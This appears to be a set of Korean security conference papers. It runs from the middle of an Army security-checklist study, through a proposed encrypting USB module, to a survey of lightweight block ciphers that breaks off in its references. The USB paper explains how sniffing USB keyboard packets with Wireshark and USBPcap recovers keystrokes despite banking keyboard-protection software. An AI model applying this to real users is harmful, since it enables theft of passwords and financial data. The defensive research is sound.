9		P2P 프로그램을 통해 파일을 다운로드 할 때는 반드시 보안 검사를 한다.
10		정품 소프트웨어를 사용한다.
11	모바일 보안	스마트폰용 보안 소프트웨어를 설치하고 엔진을 항상 최신으로 유지한다.
12		앱설치 전 다른 사람이 올린 평판 정보를 확인한다.
13		문자 메시지나 SNS 등에 있는 URL은 신중하게 클릭한다.
14		앱을 설치하거나, 출처가 불분명한 파일을 다운로드 했을때는 반드시 악성코드 검사를 한다.
15		스마트폰은 잠금 기능을 꼭 사용한다.
16		블루투스 기능은 평상시에는 꺼놓고, 필요할 때만 켜서 사용한다.
17		각종 아이디와 비밀번호는 정대 스마트폰에 저장하지 않는다.
18		임의로 핸드폰을 개조하거나 복사 방지 들을 풀어서 사용하지 않는다.
19		정보의 공백이 생기지 않도록 주기적으로 백업을 해둔다.
20	금융보안	금융 거래 계정의 아이디와 비밀번호는 포털 사이트 계정의 아이디 및 비밀번호와 다르게 설정한다.
21		아이디, 비밀번호, 공인인증서, 보안카드 등은 텍스트나 사진 파일로 저장해 두지 않는다.
22		공인인증서는 USB나 외장하드 등의 이동식 저장매체에 보관한다.
23		가능하면 OTP를 사용한다.
24		공공장소에서는 인터넷 뱅킹을 사용하지 않는다.
25		계좌이체, 공인인증서 재발급 등의 이용내역을 알려주는 휴대전화 문자서비스를 이용한다.

Ⅲ. 군 진단도구 현황

육군의 진단도구는 관리자 측면과 사용자 측면을 구분하여 사용하고 있으며 사용자를 위한 진단도구는 PC 보안진단 프로그램과 수

기로 작성하는 체크리스트로 구분하여 사용하고 있다.

3.1 PC 보안진단 프로그램

'전산보안진단체계'는 보안필수 소프트웨어 설치 여부 확인, PC비밀번호 변경, 보안바탕화면, 문서검색/삭제, 임시파일제거 등을 점검하는 PC 보안진단 프로그램이다.

[표 4] 전산보안진단체계의 점검항목

구분	점검항목	내 용
1	내컴퓨터 정보확인	
2	필수보안SW설치 여부	화면보호기
		공유폴더해제기
		저장매체통제체계
		내PC지키미
		바이로봇
		PC전원차단프로그램
		Eraser
3	PC비밀번호 변경	
4	보안바탕화면	
5	문서검색/삭제	
6	임시파일제거	
7	사이버보안진단 *: 비밀번호, 보안바탕화면, 필수S/W 설치여부 확인*	

점검내용을 설명하자면 2번 항목의 공유폴더해제기는 공유된 폴더를 식별하고 제거 하여 사용자의 자료유출을 방지하는 기능을 가진 소프트웨어이며, 저장매체통제체계는 공유된 폴더를 식별하고 제거하여 자료유출을 방지하는 기능을 가진 소프트웨어이다. 그리고 PC전원차단 프로그램은 장시간 미사용 PC를 7번 항목의 사이버보안진단은 육군에서 매월 실시하는 사이버 보안진단의날 행사시 이 기능을 수행하지 않으면 PC를 사용할 수 없게 설정되어 사용자에게 보안점검의 강제성을 부여하는 특징을 가지고 있다.

3.2 수기용 사용자 체크리스트

육군에서 사용하는 사용자 체크리스트는 사용자가 직접 작성하는 진단도구로 사용자의 보안의식 수준을 점검하기 위한 점검항목으로 구성되어 있는 것을 특징으로 한다.

3.2.1 PC 사용자를 위한 체크리스트

PC 사용자의 행위로 인해 발생하는 취약점 위주로 점검항목으로 구성되어 있으며 점검항목의 세부내용은 [표 5]와 같다.

[표 5] 사용자 체크리스트(PC사용자)

구분	점 검 항 목
1	PC부팅용, 로그인, 화면보호기, 비밀번호 설정 및 주기적 변경하기
2	필수보안SW 설치하고 바이러스 검사 및 자동업데이트 확인하기
3	PC운영체제 및 소프트웨어 최신 보안 업데이트 하기
4	인트라넷(국방망)과 인터넷 PC, 프린터 망혼용 금지하기
5	개인정보 포함된 파일은 암호화 또는 삭제하기
6	인터넷 메일을 통한 자료 송신 금지
7	출처가 불분명한 이메일은 열어보지 말고 삭제하기
8	비인가 SW 무단설치 및 사용 금지하기
9	휴대용 저장장치(USB)는 승인된 것만 사용하고, 외부반출 금지
10	공유폴더 사용 금지 및 불필요한 자료는 삭제하기

3.2.2 스마트폰 사용자를 위한 체크리스트

스마트폰 사용자 체크리스트는 스마트폰을 사용하는 간부를 중심으로 보안의식을 점검하며 세부내용은 [표 6]과 같다.

[표 6] 사용자 체크리스트(스마트폰 사용자)

구분	점 검 항 목
1	단문문자(또는 SNS) 메시지에 포함된 URL 클릭하지 않기
2	스마트폰 최신 백신 설치 및 정기적 점검하기
3	공식 앱 마켓이 아닌 다른 출처(출처를 알 수 없는 앱)앱 미설치
4	스마트폰 운영체제를 항상 최신으로 업데이트 하기
5	루팅, 탈옥 등 스마트폰 구조를 임의로 변경하지 않기
6	스마트폰 앱 설치시 과도한 권한을 요구하는 앱은 설치하지 않기
7	스마트폰 또는 SNS에 중요정보 지우기
8	스마트폰 보안 잠금(비밀번호 또는 화면 패턴)설정하여 이용하기
9	스마트폰 Wi-Fi 연결시 제공자 불분명한 공유기 이용하지 않기
10	공인인증서는 USIM 등 안전한 저장장소에 보관하기

Ⅳ. 진단도구 문제점 분석

일반도구 사용자 체크리스트들과 육군의 PC 보안진단프로그램과 사용자 작성 체크리스트들의 문제점을 분석하면 아래와 같다.

4.1 일반 진단도구 문제점

행정자치부의 진단도구를 보면 관리자 중심의 진단도구로 나열된 점검항목들이 사용자에게는 전문용어가 많아 쉽게 점검하기 어려워 쉽게 진단도구를 사용하기가 어렵다. 교육청의 진단도구는 개인진단도구와 관리자 진단도구, 망 분리기관 점검항목을 통합하여 점검하도록 되어있어 사용자 입장에서의 점검항목이 따로 분리되어 있지 않아 다수의 점검항목으로 보일 수 있다.

민간기관의 점검항목은 비교적 사용자 입장에서 쉽게 점검하도록 유도하고 있지만 민간기관의 특성상 특정기관의 제품위주로 점검방식을 유도하여 사용자가 다른 제품을 사용하는 경우에는 보안진단을 제대로 하고 있는지 알기가 어렵다.

4.2 군 진단도구 문제점

육군의 보안점검 진단도구의 첫 번째 문제점은 과도하게 중복된 항목이 많다는 것이다. 한 예로 비밀번호 변경과 같은 항목은 '전산보안진단체계', 수기작성 체크리스트 그리고 따로 언급하지 않았지만 필수 보안 소프트웨어 중 하나인 '내PC 지키미'라는 보안 프로그램에서도 점검하도록 되어있다. 이러한 과도한 중복은 사용자에게 비효율적인 점검이라는 인식이 심어지게 되어 점검항목의 신뢰도가 떨어질 수 있다. 두 번째 문제점으로는 시스템 환경을 고려하지 않은 점검항목들이 존재한다는 것이다. '전산보안진단체계'에서 필수보안 소프트웨어로 Eraser라는 프로그램을 설치하여 점검하게 되어있는데 Eraser는 일반 데스크탑의 하드디스크(HDD)환경에서만 가능한 파일소거프로그램으로 노트북에 많이 쓰이는 SSD환경에서는 필수 점검항목이 될 수 없다. 마지막으로 수기작성 체크리스트들은 군만의 특수한 환경인 군인트라넷을 분리하고 보호하는 환경을 고려하지 않고 점검하도록 하고 있다.

Ⅴ. 개선된 육군 사용자 진단도구

관리자 시스템은 변화하는 사이버 보안환경에 비교적 빠르게 대처하고 있으나 사용자 점검항목은 일반 민간기관 진단항목보다 다소 변화가 느리고 비효율적인 점검항목이 존재한다. 그러므로 사용자 입장에서는 간편하지만 안전한 보안진단 항목으로 개선할 필요가 있다.

5.1 PC 보안점검 프로그램

지금까지의 육군의 보안진단 항목의 문제점을 개선하여 [표 7]과 같은 '사이버보안 진단 체계'를 통합 개발하는 것을 제안한다. 중복되고 불필요한 프로그램을 제거하고 통합하여 개선한다면 사용자는 간편하고 PC 시스템은 효율적일 것이다.

[표 7] 사이버 보안진단체계

구 분	점검항목	내 용
1	필수보안 S/W설치 여부	화면보호기
		공유폴더해제기
		저장매체통제체계
		바이로봇
		PC전원차단프로그램
		Eraser(노트북제외)
2	PC비밀번호 변경	
3	보안바탕화면 변경	
4	문서검색/ 불필요한 자료 삭제	
5	임시파일제거	
6	사이버보안진단	
7	보고서보기	

5.2 수기 작성 체크리스트

수기 체크리스트들은 점검항목의 목적을

명확히 명시해야하고 사용자의 편의성을 고려하여 꼭 필요한 항목만 점검하도록 개선되어야 하며 민간기관 보안점검 체크리스트의 장점도 수용해야 할 것이다. 그러므로 [표 8]과 같이 제안하고자 한다.

[표 8] 사용자 작성 보안 체크리스트(통합)

구분		점 검 항 목
1	인 트 라 넷 보 안	매월 사이버 보안진단체계 실시하기
2		바이러스 검사 및 자동업데이트 확인하기
3		PC운영체제 및 소프트웨어 최신 보안업데이트 하기
4		인트라넷(국방망)과 인터넷 PC, 프린터 망혼용 금지하기
5		개인정보 포함된 파일은 암호화 또는 삭제하기
6		인터넷 메일을 통한 자료 송신 금지
7		출처가 불분명한 이메일은 열어보지 말고 삭제하기
8		비인가 SW 무단설치 및 사용 금지하기
9		휴대용 저장장치(USB)는 승인된 것만 사용하고, 외부반출 금지
10	인터넷 보 안	각 사이트의 아이디와 비밀번호 다르게 하기
11		사이트별로 아이디와 비밀번호 다르게 사용하기
12		다운로드한 파일은 악성코드 검사위 사용하기
13		이메일이나 SNS등에서 함부로 단축 URL 클릭하지 않기
1	모바일 보 안	단문문자(또는 SNS) 메시지, 이메일에 포함된 URL 클릭하지 않기
2		운영체제 최신유지, 백신 설치 및 업데이트 하기
3		공식 앱 마켓이 아닌 다른 출처(출처를 알 수 없는 앱)앱 미설치
4		스마트폰 구조를 임의로 변경하지 않기(루팅, 탈옥 등)
5		스마트폰 앱 설치시 과도한 권한을 요구하는 앱은 설치하지 않기
6		스마트폰 또는 SNS에 군사관련 정보 지우기
7		스마트폰 보안 잠금(비밀번호 또는 화면 패턴)설정하여 이용하기
8		기기들과의 Wi-Fi, 블루투스 연결시 제공자 불분명한곳은 이용하지 않기
9		공인인증서는 USIM 등 안전한 저장장소에 보관하기
10		군용 PC와 연결하지 않기

Ⅵ. 결론

사이버 공간은 계속 발전하고 있으며, 우리 생활의 중심은 점점 사이버 공간으로 옮겨가고 있다.[5] 이러한 현실 속에서 사이버 보안의 중요성은 관리자뿐만이 아니라 사용자에게도 강조되어야 한다.

사용자가 보안 점검도구를 효율적이라 믿고 적극적으로 활용한다면 사이버 침해에 대해 많은 부분들이 방어될 수 있을 것이라 판단된다. 본고에서 제시한 사용자 보안점검항목을 활용한다면 안전하면서도 간편한 보안점검으로 사용자가 좀 더 적극적으로 활용할 것이라 기대된다.

[참고문헌]

[1] 한국인터넷진흥원(KISA), https://www.kisa.or.kr/main.jsp.

[2] 연합뉴스, “한국 겨냥 디도스 공격 급증, 1분기 세계 2번째 많아”, 2017. 5. 17

[3] 육군본부, 사이버방호작전 분석결과, 2017.

[4] 조호대, 신동일, “공공 및 민간부문의 사이버침해사고 현황분석에 따른 대응방안”, 한국콘텐츠학회논문지, 9(1), 331-338, 2009.

[5] 최광복, “국가사이버위협에 따른 국방사이버대응실태”, 정보보호학회지, 22(8), 36-40, 2012.

[6] 권오훈, 이명훈, 이재우, 임채호, “국방망의 지속적인 실시간 보안관리체계”, 정보보호학회지, 23(6), 54-66, 2013.

[7] 국방부, “PC 및 스마트폰 사이버 보안 체크리스트”, 2017. 4.

[8] 천우봉, 이정희, 박원형, 정태명, “스마트폰 악성코드 대응을 위한 모바일 보안 진단 시스템” 정보보호학회, 22(3), 537-544, 2012.

[9] 박양환, 김민경, “전자정부 소프트웨어의 보안성 강화를 위한 개발보안 제도 연구”, 정보보호학회지, 26(1), 2016.

[10] 방지호, 하란, “전자정부 소프트웨어의 보안약점 진단도구 평가방법론”, 한국통신학회논문지, 2013.

[11] 강선명, “안전한 모바일 게임서비스를 위한 보안 점검항목”, 정보보호학회지, 26(3), 2016.

보안 기능을 가진 USB 모듈 제안

이진혁*, 신노을*, 염흥열**
순천향대학교 정보보호학과

Proposal for USB module with security measures

Jin-Hyuk Lee*, No-Eul Shin*, Heung-Youl Youm**
Department of information security engineering, SoonChunHyang University.

요 약

기존의 USB 패킷의 경우는 평문으로 전송되어 결과를 처리하게 되어 있다. 그로 인해 금융 사이트 등에서 사용하는 키보드 보안 프로그램 등을 이용하더라도 정보 유출 등 다양한 문제가 발생할 수 있다. 또한 본 논문에서 다룬 USB 패킷을 보면 무방비한 상태이기 때문에 상당히 위험한 상태이다. 본 논문에서는 보안 기능을 가진 USB 모듈을 제안한다. USB 패킷이 캡처되는 과정을 통해 기존 USB의 위험성을 알리며, 제시하는 모듈의 기능을 다룬다.

I. 서론

기존 USB (Universal Serial Bus) 와 PC가 통신할 때 주고받는 데이터는 가공되지 않은 평문의 데이터 형태를 가지고 있다. 이러한 데이터는 Wireshark 등과 같은 패킷 캡처 프로그램을 이용하여 쉽게 모니터링 될 수 있다. USB 패킷을 모니터링 할 수 있는 악성코드에 감염될 경우 사용자의 입출력에 대한 정보가 공격자에게 유출될 수 있는 위험성이 있다.

대부분의 금융권 회사의 홈페이지에 접속해 보면 키보드 보안 프로그램과 같은 보안 프로그램을 설치하도록 유도한다. 사용자가 금융권 사이트를 이용할 때 중요한 정보를 입력하는데, 그 정보가 외부에 노출되지 않도록 하기 위해서이다. 만약 사용자의 PC가 바이러스에 감염되어 있다면, 공격자는 사용자의 입력을 볼 수 있는 키로깅과 같은 공격을 할 수 있게 되고 사용자는 큰 피해를 입게 된다. 앞서 언급한 보안 프로그램은 USB 패킷을 스니핑 할 경우 탐지가 불가능하다. USB와 주고받는 데이터에 접근하는 프로세스를 탐지하는 것이 아니라 키보드 입력과 관련된 메시지를 후킹하는 프로세스를 탐지하는 등의 구성을 가지고 있기 때문이다.[1]

본 논문의 2장에서는 보안 모듈 미사용 시 공격 시나리오에 대해 다루며 보안 모듈의 기능에 대해 설명하고, 보안 모듈이 적용되었을 경우의 공격 시나리오를 보이며 2장을 마친다. 3장에서는 기존 키보드 보안 모듈의 문제점을 지적하며 보안 모듈의 필요성에 대해 언급하며 결론을 맺는다.

II. 본론

본 논문에서 제시하는 보안 기능을 가진 USB 모듈 사용 시 USB 인터럽트 패킷이 캡처되더라도 사용자가 입력한 내용을 알 수 없다.

추가적으로 모듈을 장착함으로써, 데이터는 모듈에서 암호화를 거치게 되어 PC로 전송된다. 해당 모듈의 드라이버는 PC가 수신한 데이터를 원본 데이터로 복호화하여 메세지를 보내도록 한다. 즉. 하드웨어 단에서 암호화 과정을 거치고 소프트웨어 단에서 복호화가 실행된다.



[그림 1] 보안 기능을 가진 USB 모듈 구성

본 논문에서 제시하는 보안 기능을 가진 USB 모듈의 구성은 [그림 4]와 같다. 기존 PC에 해당 모듈의 드라이버가 설치되어야 하며 추가적으로 하드웨어 USB 모듈이 필요하다. 해당 모듈의 형태는 USB 허브의 형태 또는 PCI 형태 등으로 나타낼 수 있다. 그리고 이 모듈에 기존의 일반 USB 제품을 연결하면 된다.

2.1 보안 모듈 미사용 시 공격 시나리오

공격자는 USB 메모리 패킷, USB 마우스 패킷 등을 캡처하여 사용자의 입출력 정보를 알 수 있다.

[표 1] USB 패킷 캡처 환경

OS	Windows 10
패킷 캡처 프로그램	Wireshark 2.2.6 USBPcap 1.1.0.0
키보드 보안 프로그램	TouchEn nxKey[4] nProtect Online Security[5] AhnLab Safe Transaction[6]

위 표는 다음 시나리오에서 사용한 USB 패킷 캡처 환경이다. 위 목록에 있는 키보드 보안 프로그램 세 가지는 여러 금융권 사이트와 공공기관 사이트에서 사용하는 프로그램이다.

아래의 그림들은 USB 키보드 패킷을 캡처한 경우를 보여준다. 실제 키보드 보안 프로그램을 사용하는 여러 페이지에 접속한 후, 키보드 보안 프로그램이 실행되고 있는 상황에서 Wireshark 프로그램과 USBPcap을 이용하여 캡처한 것이다.[2][3] USB 키보드 패킷의 데이터 부분은 그림에서 표시해놓은 것과 같이 8바이트 크기를 가지고 있다.

```
0000  1b 00 60 d1 e9 33 05 d7  ff ff 00 00 00 00 09 00
0010  01 01 00 05 00 81 01 08  00 00 00 00 00 04 00 00
0020  00 00 00
```

[그림 2] 키보드 'a'를 눌렀을 경우

```
0000  1b 00 10 60 69 35 05 d7  ff ff 00 00 00 00 09 00
0010  01 01 00 05 00 81 01 08  00 00 00 00 00 05 00 00
0020  00 00 00
```

[그림 3] 키보드 'b'를 눌렀을 경우

```
0000  1b 00 b0 fa b0 33 05 d7  ff ff 00 00 00 00 09 00
0010  01 01 00 05 00 81 01 08  00 00 00 00 00 06 00 00
0020  00 00 00
```

[그림 4] 키보드 'c'를 눌렀을 경우

[표 1]에서 제시한 세 개의 키보드 보안 프로그램 모두 위와 같이 USB 키보드 패킷이 정상적으로 캡처되는 것을 확인할 수 있다. 또한 위에서 보인 세 개의 그림과 같이 키마다 고유의 값이 존재하는 것을 알 수 있다. 이러한 점을 이용하여 공격자는 고유의 값과 키를 대칭 시킨 테이블을 사전에 작성하고, 사용자가 입력한 값을 유추할 수 있다. 따라서 본 논문에서 제시하는 보안 기능을 가진 USB 모듈을 사용해 USB 통신을 보호할 필요가 있다.

2.2 보안 모듈 하드웨어의 기능

[그림 4]의 USB 모듈, 즉 보안 모듈 하드웨어는 암호화 및 복호화 기능을 한다. 이 기능은 패킷이 USB에서 PC로 전송될 때와 패킷이 PC에서 USB로 전송될 때로 나눠진다.

전자의 경우, 일반 USB 제품에서 보안 모듈 하드웨어로 평문 패킷이 전송된다. 이 패킷은 보안 모듈 하드웨어에서 고정되지 않은 암호화 키를 통해 암호화된다. 암호화된 패킷은 PC로 전송된다.

후자의 경우, PC에서 암호화된 패킷이 보안 모듈 하드웨어로 전송된다. 암호화된 패킷은 복호화 키를 통해 복호화 된다. 복호화 된 패킷은 일반 USB 제품으로 전송된다.

2.3 보안 모듈 드라이버의 기능

PC에 설치된 보안 모듈 드라이버 또한 보안 모듈 하드웨어와 마찬가지로 암호화 및 복호화 과정을 거치게 된다. 이 기능 또한 앞서 말한 것과 같이 패킷이 USB에서 PC로 전송될 때와 패킷이 PC에서 USB로 전송될 때로 나눠진다.

전자의 경우, 보안 모듈 하드웨어로부터 패킷은 암호화되어 전송된다. 보안 모듈 드라이버는 해당 패킷을 복호화한 후 OS에 메시지를 발생시킨다.

후자의 경우, OS에 메시지가 발생하면 전송될 데이터는 드라이버에서 암호화된 후 보안 모듈 하드웨어로 전송된다.

2.4 보안 모듈의 암호 알고리즘

보안 기능을 가진 USB 모듈을 사용하여 PC와 통신할 경우, 암호화 및 복호화 과정이 추가되어 비교적 속도가 저하되는 문제가 발생한다. 이 과정에서 암호 알고리즘을 공개키 암호 알고리즘을 사용한다면 속도는 더욱 저하된다.

이에 본 논문에서는 보안 모듈 하드웨어와 드라이버에서 사용되는 암호화 및 복호화 알고리즘으로 대칭키 암호 알고리즘 사용을 권장한다. 대칭키 암호 알고리즘은 공개키 암호 알고리즘에 비해 상대적으로 빠르기 때문이다. 안전성이 검증된 대칭키 암호 알고리즘으로 AES 또는 3DES 등과 같은 것이 있다.

2.5 보안 모듈 사용의 이점

[표 2] 보안 모듈 사용 유무 비교


	보안 모듈 미사용	보안 모듈 사용
보안성	낮음	높음
속도	빠름	비교적 느림

보안 모듈을 사용하지 않았을 경우 앞서 말한 바와 같이 쉽게 모니터링이 가능하다는 점에서 보안성이 낮다. 하지만 별다른 과정을 거치지 않고 데이터를 주고받기 때문에 속도가 빠르다. 그에 비해 제시한 보안 모듈을 사용할 경우 데이터의 암호화, 복호화 과정을 거치기 때문에 상대적으로 속도가 느리다. 그렇지만 공격자가 패킷을 얻게 되더라도 데이터를 알지 못하기 때문에 보안성이 높다.

2.6 보안 모듈 사용 시 공격 시나리오

보안 모듈 사용 시 공격 시나리오는 보안 모듈 미사용 시 공격 시나리오와 같은 방법으로 진행되었다. 그렇기에 USB 패킷 캡처 환경 또한 [표 1]과 같다.

보안 기능을 가진 USB 모듈을 사용했을 때, 키보드 패킷을 캡처한다면 아래와 같은 그림으로 나타낼 수 있다. 사용된 암호 알고리즘은 AES이며 임의의 암호화키가 사용되었다.



[그림 5] 키보드 'a'를 눌렀을 경우

[그림 5]와 같이 모든 데이터가 암호화된 것을 확인할 수 있다. 그렇기 때문에 공격자는 사용자의 입출력 값을 유추할 수 없고, 사용자는 데이터를 보호할 수 있다.

III. 결론

본 논문을 통해 인터넷 뱅킹 시 사용되는 키보드 보안 프로그램도 결국 소프트웨어 단에서 실행되고 있기 때문에 USB 키보드 패킷을 캡처하여 확인해보면 결국 평문으로 보이게 된다는 것을 확인할 수 있다.

보안 기능을 가진 USB 모듈은 하드웨어 단에서 암호화 과정을 거치고 복호화는 소프트웨어 단에서 실행된다. 따라서 소프트웨어 단에서의 보안도 중요하지만 원천적으로 터널링 되는 과정 속에서 하드웨어가 암호화를 통해 이러한

문제를 해결할 수 있을 것으로 기대한다.

본 논문에서는 2.4 보안 모듈의 암호 알고리즘에서 암호화 및 복호화 알고리즘에 대해 제안하였다. 하지만 키 생성에 대한 내용은 다루지 못해, 이에 대한 연구가 필요할 것으로 보인다.

[참고문헌]

[1] 지현석, “키로거 탐지 및 차단을 위한 인터럽트 모니터링 기법 연구”, 충남대학교, pp. 5-32, 2010

[2] Wireshark, USB capture setup, https://wiki.wireshark.org/CaptureSetup/USB

[3] USBPcap, http://desowin.org/usbpcap/

[4] 라온 시큐어, TouchEn nxKey, http://faq.touchen.co.kr/nxKey/

[5] nProtect, nProtect Online Security, http://www.nprotect.com/nos/index.html

[6] Ahnlab, Ahnlab Safe Transaction, http://www.ahnlab.com/kr/site/product/productView.do?prodSeq=109

경량 블록암호 현황 및 국제 표준화 동향 분석

김도원*, 김인섭*, 박해룡*,
*한국인터넷진흥원

Lightweight Block-cipher Status and International Standardization Trend

Dowon Kim*, Inseop Kim*, Hae-ryoung Park*
*Korea Information Security Agency.

요 약

경량 암호(Lightweight Encryption)는 제한된 환경에서 기존 암호기술의 기능을 구현하기 위해설계된 암호기술이다. 사물인터넷 환경이 확산되면서, 경량 암호기술에 대한 관심은 높아지고 있으며, 그 중 핵심 프리미티브인 경량 블록암호가 다수 제안되고 있다. 본 논문에서는 다양한 경량블록암호를 살펴보고, 향후 국내 경량 블록암호의 국제 표준화 동향에 대해 살펴본다.

I. 서론

최근 IoT 환경이 확산되면서 기존 암호기술을 적용하기 힘든 제한된 환경이 많아지고 있으며, 이러한 환경에 적용하기 위한 다양한 암호기술들이 제안되고 있다. 칩의 면적, 전력 소모, 코드 크기 등 기존 암호 기술을 그대로 사용하기 어려운 제한된 환경에서 기존의 암호기능을 구현하기 위해 설계된 암호기술을 경량암호(Lightweight Cryptography)라고 한다. 또한, 이러한 경량 암호를 IoT 제품에 활용하기 위해서는 기술에 대한 표준화가 반드시 진행되어야 한다.

본 논문에서는 암호기술 중 데이터의 기밀성을 보장하는 핵심 프리미티브인 블록암호에 대하여, 경량 블록암호의 현황과 국산 경량 블록암호에 대하여 살펴본다. Ⅱ장에서는 다양한 최신 경량 블록암호에 대해 살펴본다. Ⅲ장에서는 표준 경량 블록암호와 표준화 동향에 대해 살펴보고 국산 경량 블록암호에 대한 국제 표준화 방향을 제시하고, Ⅳ장을 결론으로 마친다.

1) 이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2017-0-00267)

II. 경량 블록암호 현황

2.1 경량 블록암호 현황

SIMON/SPECK[1]과 LEA[2], Zorro[3], PRIDE[4], Mysterion[5], Midori[6], MANTIS[7], SKINNY[7], SPARX[9] 등 매년 다양한 특징을 지닌 경량 블록암호들이 새로이 제안되고 있다[표 1].

경량 블록암호는 전체적인 구조에 따라 크게 SPN(Substitution-Permutation Network)과 Feistel 구조로 나눌 수 있다. 또한, 비선형 연산으로 일반적인 S-box 외에도 모듈러 덧셈(SPECK, LEA등)이나 &연산(SIMON)을 사용하거나, Bitslice 기법[10]을 적용한 S-box(Robin/Fantomas[11], RECTANGLE[12], Mysterion)를 사용하기도 한다.

Bitslice 기법은 S-box를 선형 연산으로 대체하는 소프트웨어 구현기법으로, DES를 통해 처음 소개되었다[10]. AES 공모전 후보인 Serpent[8]가 처음으로 기법을 고려하여 설계되으며, 최신 경량 블록암호의 경우, 많은 알고리즘들이 Bitslice 기법을 고려하여 설계되었다. M. Ullrich 등은 안전한 4비트 S-box에 대하여 효율적인 Bitslice 선형연산들을 조사하였고[13], 그 중 9개의 선형연산으로 이루어진 Class 13을 많은 경량 블록암호들이 이용하였다.

[표 1] 2011년도 이후 제안된 경량 블록암호

	알고리즘	기본구조	비고
2013	Zorro[3]	AES-liked SPN	
	SIMON/ SPECK[1]	ARX-based Feistel	
	LEA[2]	ARX-based Feistel	
2014	Chaskey Cipher[14]	ARX-based Feistel	MAC
	Robin/ Fantomas[11]	Bitsliced S-box SPN	
	PRIDE[4]	Bitsliced S-box SPN	
2015	Midori[6]	AES-liked SPN	
	Mysterion[5]	AES-liked SPN	Bitslice
	RECTANGLE[12]	Bitsliced S-box SPN	
	RoadRunneR [15]	2-Branched Feistel	Bitslice
	SIMECK[16]	ARX-based Feistel	
2016	MANTIS[7]	SPN	tweak
	SKINNY[7]	AES-liked SPN	
	SPARX[9]	ARX-based SPN	

*GFN : Generallized Feistel Networks

III. 경량 블록암호 표준화 동향

국내·외 표준 경량 블록암호로 등록되어 있는 알고리즘으로는 LEA[2], PRESENT[17], CLEFIA[18]가 있다.

3.1 표준 경량 블록암호

3.2.1 LEA

LEA는 2013년 국가보안기술연구소에서 개발하여 WISA에서 발표되었으며, 현재 TTA 표준으로 등록되어 있다. 32비트 플랫폼에서 소프트웨어 구현을 타겟으로 설계된 ARX 구조를 갖는 경량 블록암호이며, AES보다 1.5~2배의 성능을 보인다[2].

3.2.2 PRESENT, CLEFIA

국제표준화기구인 ISO/IEC 1/SC 27 WG2에서는 2012년 ISO/IEC 29192 Lightweight Cryptography를 발표하였으며, Part.2 Block cipher[19]에 CHES'07에서 발표된 PRESENT와 FSE'07에서 발표된 CLEFIA가 포함되어 있다. 두 알고리즘 모두 하드웨어 구현을 목표로 설계한 알고리즘이다.

3.2 국외 경량 블록암호 표준화


3.2.1 ISO/IEC 29192-2

표준 ISO/IEC 29192-2에 대하여, 기존 하드웨어 구현에 적합한 PRESENT와 CLEFIA와는 다르게, 소프트웨어 구현에도 적합한 SPECK과 다양한 평문/키 길이를 지원하는 점을 내세우며 SIMON/SPECK의 등재에 대한 논의를 진행 중이다.

3.2.2 NIST LwC

2013년 NIST에서는 AES와 SHA-3 공모사업에 이어 경량암호 표준화를 위한 LwC Project[20]를 시작했다. 2015, 2016년도 2회에 걸쳐 워크샵을 진행하였고, 16년도 8월에는 NISTIR 8114(Draft)[21]를 발표하였다. 이 문서에서는 NIST의 경량암호 표준화에 대한 계획 등을 요약하고, 운용모드 선택과 비슷한 방식으로 공개적으로 경량 프리미티브에 대한 성능, 안전성 등을 포함한 포트폴리오를 만들기로 결정하였다. 그리고 17년도 4월, 그 결과물인 2개의 프로필을 발표하였는데[22], 하나는 하드웨어

/소프트웨어를 모두 포함한 AEAD(Authenticated Encryption with Associated Data)와 해쉬함수이며, 다른 하나는 하드웨어에 적합한 AEAD에 해당한다.



(그림 1) NIST Lightweight Cryptography Standardization Precess Profile 1,2

3.3 국내 경량 블록암호 표준화

국내에서 개발된 경량 암호로는 HIGHT[23], LEA[2], LSH[24] 등이 있다. 경량 블록암호로 개발된 HIGHT는 경량암호 표준인 ISO/IEC 29192가 아닌, 일반적인 암호알고리즘 표준인 ISO/IEC 18033[25]에 SEED와 함께 등록되었다.

LEA는 국가보안기술연구소에서 개발한 경량 블록암호이다. 아직 ISO/IEC 29192-2에 소프트웨어 구현에 적합한 경량암호는 등록되어있지 않고 LEA는 32비트 플랫폼에서 소프트웨어 구현에 최적화되어있는 경량 블록암호이기 때문에, ISO/IEC 국제 표준에 등록될 가능성이 있다. 또한, SEED와 HIGHT의 ISO/IEC 등재 사례와 LEA의 개발을 기반으로 하여, 4비트 혹은 8비트 프로세서에 적합한 신규 경량암호 개발 시에도 LEA와 더불어 국제 표준을 목표로 개발할 가치가 있을 것이다.

IV. 결론

본 논문에서는 최신 경량 블록암호 현황과 국제 표준화 동향에 대해서 살펴보았다. 다양한 구조를 가진 신규 경량 블록암호들이 계속해서 제안되고 있으며, 동시에 국내에서 개발된 알고리즘에 대한 장점을 확인하고 표준화 사례를 기반으로 LEA와 신규 알고리즘 개발에 대한 국제 표준 추진의 가능성을 제시하였다.

[참고문헌]

[1] Beaulieu, Ray, et al. "The SIMON and SPECK lightweight block ciphers." Design Automation Conference (DAC), 2015 52nd ACM/EDAC/IEEE. IEEE, 2015.

[2] Hong, Deukjo, et al. "LEA: A 128-bit block cipher for fast encryption on common processors." International Workshop on Information Security Applications. Springer International Publishing, 2013.

[3] Gérard, Benoît, et al. "Block ciphers that are easier to mask: How far can we go?." International Workshop on Cryptographic Hardware and Embedded Systems. Springer Berlin Heidelberg, 2013.

[4] Albrecht, Martin R., et al. "Block ciphers – focus on the linear layer (feat. PRIDE)." International Cryptology Conference. Springer Berlin Heidelberg, 2014.

[5] Journault, Anthony, François-Xavier Standaert, and Kerem Varici. "Improving the security and efficiency of block ciphers based on LS-designs." Designs, Codes and Cryptography 82.1-2 (2017): 495-509.

[6] Banik, Subhadeep, et al. "Midori: a block cipher for low energy." International Conference on the Theory and Application of Cryptology and Information Security. Springer Berlin Heidelberg, 2014.

[7] Beierle, Christof, et al. "The SKINNY family of block ciphers and its low-latency variant MANTIS." Annual Cryptology Conference. Springer Berlin Heidelberg, 2016.

[8] Ross Anderson, Eli Biham, Lars Knudsen, "Serpent: A proposal for the advanced encryption standard." First

